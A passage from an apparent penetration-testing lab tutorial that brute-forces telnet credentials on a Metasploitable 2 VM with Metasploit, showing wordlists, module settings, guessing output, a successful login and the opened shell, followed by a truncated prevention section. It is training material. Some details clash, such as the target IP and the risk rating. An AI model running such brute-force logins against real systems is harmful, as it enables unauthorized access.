
```
msf6 > use 10
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all user
s
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 t
o 5
   DB_ALL_CREDS      false            no        Try each user/password couple st
ored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current
 database to the list
   DB_ALL_USERS      false            no        Add all users in the current dat
abase to the list
   PASS_FILE                          no        File containing passwords, one p
er line
   RHOSTS                             yes       The target host(s), range CIDR i
dentifier, or hosts file with syntax 'file:<path>'
   RPORT             23               yes       The target port (TCP)
```

STEP-9:


- Now we have to set rhosts as victim ip and we have to upload the path of both user and password files required for brute forcing. For this we have to create some txt files of username and passwords. Here I have created sample files with limited options. As shown in the figure.



```
root
admin
msfadmin
administrator
guest
user
test
```




```
qwerty
1234
admin
12345
msfadmin
123123
12345678
```




STEP-10:

- After setting rhost user and passwords file path we have to set stop_on_success to TRUE. It will give the matched user and password after brute forcing. It will be done as shown in the figure. And we can see that the requirements will be filled which were being missed previously.




```
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   PASS_FILE         /root/Documents/passwords.txt  no        File containing passwords, one per line
   RHOSTS            10.0.2.4                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file
:<path>'
   RPORT             23                             yes       The target port (TCP)
   STOP_ON_SUCCESS   true                           yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE         /root/Documents/loginids.txt   no        File containing usernames, one per line
   VERBOSE           true                           yes       Whether to print output for all attempts

msf6 auxiliary(scanner/telnet/telnet_login) > 
```



```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /root/Documents/loginids.txt
USER_FILE => /root/Documents/loginids.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /root/Documents/passwords.txt
PASS_FILE => /root/Documents/passwords.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/telnet/telnet_login) >
```

STEP-11:


- Once the brute forcing is done it will give the user id and password of victim machine as shown in the figure. Now we will run it by using the command run.
- From above we can see that the user id and password for Metasploit 2 server i.e. the victim server are msfadmin and msfadmin.



```
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: root:admin (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: root:12345 (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: root:123123 (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: root:12345678 (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: admin:qwerty (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: admin:1234 (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: admin:admin (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: admin:12345 (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: admin:msfadmin (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: admin:123123 (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: admin:12345678 (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: msfadmin:qwerty (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
-] 10.0.2.4:23          - 10.0.2.4:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[+] 10.0.2.4:23          - 10.0.2.4:23 - Login Successful: msfadmin:msfadmin
[*] 10.0.2.4:23          - Attempting to start session 10.0.2.4:23 with msfadmin:msfa
dmin
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.0.2.4:23) at 2022-05-04 14:03:57 +
0500
[*] 10.0.2.4:23          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
nsf6 auxiliary(scanner/telnet/telnet_login) > 
```

STEP-12:

- Once we got the user id and password we can enter into the victim system. By the command telnet 10.2.0.4 23 . Then it will ask the login details . We have to enter the login details and we are in the victim system.we can see by using commands like ls and uname-a which will give the details of the server i.e the victim server as shown in the figure.



```
zsh: corrupt history file /root/.zsh_history
┌──(root💀kali)-[~]
└─# telnet 10.0.2.4 23
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login:

msf6 auxiliary(scanner/telnet/telnet_login) > 
```

Conclusion:

PREVENTION FOR TELNET EXPLOITATION:

Security Updates on Vulnerabilities in Telnet Detection:

- Given that this is one of the most frequently found vulnerabilities, there is ample information regarding mitigation online and very good reason to get it fixed. Hackers are also aware that this is a frequently found vulnerability and so its discovery and repair is that much more important. It is so well known and common that any network that has it present and unmitigated indicates “low hanging fruit” to attackers.

Patching/Repairing this Vulnerability:

- Vulnerabilities in Telnet Detection is a Low risk vulnerability that is also high frequency and high visibility. This is the most severe combination of security factors that exists and it is extremely important